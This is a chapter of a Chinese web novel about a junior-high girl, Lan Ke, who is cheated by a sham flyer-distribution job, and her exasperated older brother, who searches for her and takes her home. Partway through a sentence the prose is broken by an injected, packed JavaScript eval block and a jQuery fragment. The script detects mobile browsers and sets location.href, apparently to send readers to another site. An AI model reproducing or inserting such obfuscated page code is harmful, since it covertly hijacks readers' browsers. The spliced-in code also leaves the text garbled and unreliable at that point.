4. 呓语

作品:《妹妹,但想当嫂子

    悄悄把钱塞进口袋,蓝柯关上门往客厅走,蓝羡之双腿叉开,大喇喇靠在沙发上,她扫了他一眼不知道说什么,就思忖着要回房。


    “去哪了,这么晚还没回来?”


    被叫住的一瞬,蓝柯愣了下,差点以为自己听错,主要是在这边也住十几天了,蓝羡之从来没管过她。


    犹豫两秒,她随便扯了个借口,“我跟同学出去玩。”


    “那刚楼底下的是谁?”


    哪怕是晚上,暑气也一点没褪。


    蓝羡之套了件黑色无袖,浑身跟没骨头似的坐在沙发上盯着她,眸光晦暗不明,“蓝柯,你知道自己多大吗?就学人谈恋爱。”


    话落,蓝柯懵了下,反应过来是误会旋即摇头,“不是,那我同学,他…他家也住这边,顺路才送我回来的。”


    怕他不信,她又补了句是好几个人一起,这时,蓝羡之才有了点反应,起身去厨房端菜,只撂下句,“吃饭。”一顿饭吃得别别扭扭,弄不懂蓝羡之什么意思,蓝柯也再没费心思想,只把今天赚的钱叠好,准备明天再大干一场。


    次日七点,蓝柯准点起来,可刚接完水要走,她就被人拦在了门口。


    蓝羡之插兜站在原地,闲散道:“哪这么好玩,需要一大早就过去?”男人语气淡漠,带着点没睡醒的低哑,“去找你那个小男朋友?”


    “我说了,我真没谈恋爱。”没时间再跟蓝羡之纠缠,蓝柯推搡着想出门,但他劲太大了,纠缠一番败下阵,她这才如实答,“我要去兼职。”


    “兼什么职?”蓝羡之懒懒站在一边,掀起眼皮看她。


    “发小广告。”


    “你觉得我信吗?”


    盯着他的眼,蓝柯无奈摇头,从兜里拿手机给齐天锡发了条消息,【计划有变,你跟岑溪先去吧。】


    “我不想知道你信不信,蓝羡之,但你凭什么管我,你是我哥吗就管。”


    耽误一天少四十,想着还没着落的学费,蓝柯喉咙发紧,拧着眉头不知道该讲什么,索性捋了捋头发。


    但发丝涩得打结,理也理不开。“蓝柯,你以为我稀罕管你吗?”蓝羡之这会也气笑了,口腮绷紧,舌尖顶了顶后槽牙。


    “你知不知道自己多大,出去兼职谁敢要你,你到底还要被骗多少次?还要我去警察局捞你多少次?”


    “我知道——”话里带了点哭腔,蓝柯尾音拉长,扯着嗓子喊。


    “不然呢,不然怎么办,你是屁股一拍就能出去上大学了,但我还要上初三,蓝羡之,我连高中还没上!你是想让我这辈子都不上学了吗!”


    “我身上就剩两千了……”说到这,蓝柯肩膀一耸,哇一下哭出声,胸膛上下起伏着,她一句多余的话都没法再说出来。


    双手捂着眼睛,蓝柯越哭动静越大,眼泪刷刷从指缝溢出来,最后她索性不管了,把手放下敞开大哭。


    真是没见过这种说哭就哭的,也没个预兆。


    因为太过突然,蓝羡之脸上这会也挂不住了,冷声说了句别哭,见没人理,他走近把人拽到沙发上,扯了几张纸递过去,“喂,你一天能赚多少钱?”“四…十…”哭得说不出囫囵话,她断断续续答。


    听不清,蓝羡之再三确认,“四十?”


    话落,蓝柯哭得更大声了。


    被这摸不着头脑的泪腺搞懵,蓝羡之站原地愣了两秒,随后叹气,拿手去捂她嘴,“喂,你先别哭了,我给你钱,我给你钱总行了吧。”


    “啊?”像是也懵了下,蓝柯抬起泪眼看他。


    对上她眼点头,蓝羡之回房把钱夹拿出来,抽了一千六,“你九月份开学是吗,现在还剩四十多天,我给你钱,开学前不许给我出去惹麻烦。”


    “…真的?”带着点试探,蓝柯瓮声瓮气开口。


    “钱都拿出来了,什么真的假的。”一股脑把票扔到蓝柯手上,蓝羡之嘱咐,“拿了,这段时间就给我老实呆家里。”


    被刚那一阵嚎啕声弄得神经衰弱,看她安静下来,他径直回了床上补觉。


    不知道是不是这一千块的缘故,蓝柯后面的日子变得安分起来,连门都不怎么出了。


    这段时间她一心预习功课,想考好点拿奖学金。


    两点多,她是被手机的振动声吵醒的,才睡半小时,看了眼手机界面,蓝柯强撑着眼接通电话,“喂,溪溪。”


    “柯柯,齐天锡跟人打架了!”


    “什么?”头脑猛然清醒过来,她腾地从床上起来,等火急火燎穿好衣服,蓝柯才大概弄懂是怎么回事。他们找的这个发小广告的是个骗子,第一天把钱发下来骗人,这几天就没发钱了,说是什么过几天一块结,结果干到头了,那人倒是不发了。


    岑溪有点怀疑就问了几句,对面估计是看他们小,就给什么好脸色,齐天锡本来就是个暴脾气,一看岑溪被欺负,拳头就挥了上去。


    这个点蓝羡之不在家,她往外探了眼,径直往警察局去,十分钟后,打开调解室门,齐天锡正鼻青脸肿坐在里面。


    “你没事吧?真行啊,打架什么都不看,光往上冲!”掰着他脸看了眼伤,等仔细检查完,她松了口气放开手。


    幸好都是皮外伤,岑溪跑附近药店买了碘伏创可贴,简单给他处理完伤口,三人坐在警察对面受教育。


    “今天都算你们运气好的,诈骗组织人不多,人要多了怎么办,还要以暴制暴吗!”


    “我跟你们说,现在的小孩还是要注意安全,找兼职注意点,听到没!”几人头捣得像蒜泥,被训了一两个小时,警察坐了口水摆手,“好了,叫你们家长过来接吧。”


    话落,仨人面面相觑。


    “我不行,蓝羡之才在警察局捞过我,这次再被他发现,我估计会被扫地出门。”蓝柯脸一下苦下来,烦躁搔了搔后颈。


    “那怎么办,我爸脾气也爆,要是知道我打人还得了。”


    踢皮球踢了好几圈,岑溪终于忍不住了,打电话让她姐过来接。


    姐姐过来,三人又听了遍训,随后就各回各家了。


    可没走几步,蓝柯又停下,定在原地盘算,六点多,蓝羡之估计已经回去了,这个点回家,不被盘问才怪,而且她才刚答应过他要消停点。


    万一被蓝羡之知道又进了警局……晃了晃脑袋,蓝柯找出手机给他消息,【我在打卤面这买饭,你晚上有想吃的吗?】


    这个借口好像也说的通,她慢慢抬起步子往前走,正思忖着,那边秒回,【警察局边上也有打卤面是吗,蓝柯?】


    “真是出息,一个月进两次警局,下次全青市的警局你是不是都要光临一遍?”


    被突然出声的蓝羡之吓了一跳,蓝柯战战兢兢回头,这才发现他一改往常,换了身衬衫黑裤站在她身后。


    白衬衫被风吹得鼓着,顺着衣领往上看,蓝羡之黑着脸,一副要收拾自己的样子,没由来倒吸了一口气,蓝柯缩着肩膀重新把头低下,“对不起,但这次不是因为我,是那个——”


    话没讲完,蓝羡之就抓着手机往前走了,一点想等她的样子也没有。


    蓝柯看了眼,急忙跟上去,但他手长腿长走得快,她慢慢就落了段路,没办法,蓝柯只能加快速度追,不知道这样走了多久,她猛地撞进一个温热的胸膛。


    “对不起,对不起!”


    “别跟着我。”“我…我也回家。”


    “蓝柯,你是不是忘了我之前说的?”刚找人找得浑身冒热气,解了颗扣子,蓝羡之把衬衫领子往下拽,“别给我惹事,这话你听不懂?”


    “不是!是齐天锡被骗了,我们之前找的那个贴小广告的是骗——”


    “那我是不是跟你说了你容易被骗?”


    又被打断,蓝柯心里带气,但因为自认理亏还是耐着性子继续解释,“可这事发生的时候我们还没达成一致啊。”当时她一心挣钱,有钱就扑上去了,难免会遇到骗子。


    “我懒得跟你掰扯,蓝柯,你爱去哪去哪,别跟着我。”说罢,蓝羡之甩开被抓着的手,径直向前。


    “谁稀罕跟你!”蓝柯这会倔脾气也上来了,觉得蓝羡之不可理喻,就没再重新追上去,只盯着他越来越远的背影,泄力蹲在原地。


    经刚才那一闹,天已经半黑。


    她埋头靠在墙边,一句话都说不出,过了会腿麻了,蓝柯起来,没目的地走了一段路,本想去岑溪那凑合一晚,可她却不知不觉逛回了家里。


    抬头,二楼的灯都还亮着,在楼道里呆了会儿,蓝柯脚抬了又抬,但还是犹豫着要不要上去,正纠;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16198016|181205||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    结着,门口突然亮了灯。


    一楼住着的阿姨端着碗出来了,像是刚吃饭,“小柯?你回来了。”


    “什么?”懵了下,蓝柯看向邻居阿姨。


    “下午你哥来敲门,说是找不到你人,急得都快报警了,到处问有没有碰见过你。”话落,女人端着碗重新进去,独留蓝柯怔忪在台阶上。


    喉咙紧得什么声都发不出,沉默片刻,门口灯灭掉。


    这边楼梯底下堆的都是八百年不要的破铜烂铁,黑暗里,霉味越来越重,觉得难闻,蓝柯不作声踢了一脚,蓦地,声控灯亮了,以为是自己动静太大,她忙收回脚。


    可再抬眼,蓝羡之却插兜站在家门口看她。


    两层楼梯交错着,循着缝隙里的光源往上看,蓝柯正好能看清他的表情,阴郁、忍耐,还带着点被吵到的烦躁。


    耳根子被臊红,她双唇紧闭着收回视线,僵持在原地没动。蓝羡之亦然,就这么扫了眼她也没再说话。


    楼梯间怪异气氛到处蔓延,慢慢的,声控灯再度关上,见状,蓝柯双腿轻轻挪动着,低着头要走。


    可还没转过身,一道男音突然叫住她人,也顺便叫亮了灯,让蓝柯被迫暴露在光亮里不敢再动,“还不进来,你是准备在这喂一夜蚊子?”


    话说完,蓝羡之就重新回去了。


    反应两秒,蓝柯抬起步子跟上去。


    再进门时,客厅已经没了人,往他房间探头看了两秒,她收回视线,目光落在桌上的那碗馄饨上。


    指尖覆着碗边,还带着丝丝温热,没再犹豫,蓝柯拿起勺子尝了一口,热汤入胃那刻,她一天的糟心事消解了一半,整个人卸下紧绷的弦。一天没吃饭,蓝柯没忍住多吃了几个,狼吞虎咽的,连水都急咧咧的没喝一口。


    等吃完饭,蓝柯擦了下嘴就急忙回房,撕了张作业本上的纸开始写道歉信,【对不起。】不行,太生硬了,划掉。


    【今天的事我知道错了,你能不能……】


    写到一半,她再度把这句话也否掉,最后,不知道修修改改团了几张纸,蓝柯终于把纸条写好。


    【哥,对不起,还有谢谢。】


    小心把东西折好,她蹑手蹑脚拉开房门,把这张小纸片塞到了蓝羡之的门缝下面,知道他不可能一下看到,她蹲在门外面听了会儿动静。


    过了会,因为听不到声,蓝柯没忍住小声嘟囔,“怎么一点声音没有,真睡了?”


    蚊子还在耳边嗡嗡转着,闹得她头疼,蓝柯把心思转到门外,一巴掌打死了刚才还在转的活物,等看着掌心的一点红,她满意回房。


    蓝柯人小心大,道完歉就很快入眠了。但某人不一样,在床上辗转十几回,直到听到门外面窸窸窣窣的小动静,他悬着的心才彻底放下。


    下午有个网课机构面试,他刚跟人面完去客厅喝水,就没见到蓝柯人了,房子里里外外找了一通,本来没想当回事,但看着手机里没打通的十几个未接电话,蓝羡之心里还是有点没底。


    最后又在家里干等了一两个小时,他还是认命出去找人。


    最近暑假,学生都放出来了,听小区上面的喇叭上一遍遍播着防拐广播,蓝羡之气儿开始不顺,脚下也加快速度,急着把这附近都找一遍。


    大概找了一个多小时,等在警局门口见到蓝柯的时候,他快气笑了,心说自己上辈子肯定是造了孽,不然这辈子怎么能三天两头去警察局找人。


    算了,还知道给他打蚊子,也是有点良心的。


    把刚蹲地上捡的纸扔回桌上,他躺下,可要阖眼,想起门可能还没关,蓝羡之又重新起来。刚上来的时候怕蓝柯犟着不进,他就留了个门,可以她那傻样,关没关还真不一定。


    走出去确认完门窗锁好,蓝羡之径直要回房,可一扭头,他才发现对面房里的灯亮着。


    蓝柯房门半掩着,隐约能看到她大喇喇躺床上的样子,夏夜幽静,只偶尔有阵蝉乱叫,房间里,蓝羡之连她轻微的鼾声都能听得一清二楚。


    走近把灯关了,他嫌弃地把她掉在地上的被子捡起,又重新给蓝柯掖了掖。


    可正准备转身离开,蓝羡之的衣角却被轻轻拽住,回头,女孩低低的呓语传来,轻到听得蓝羡之耳边发痒,“别走…”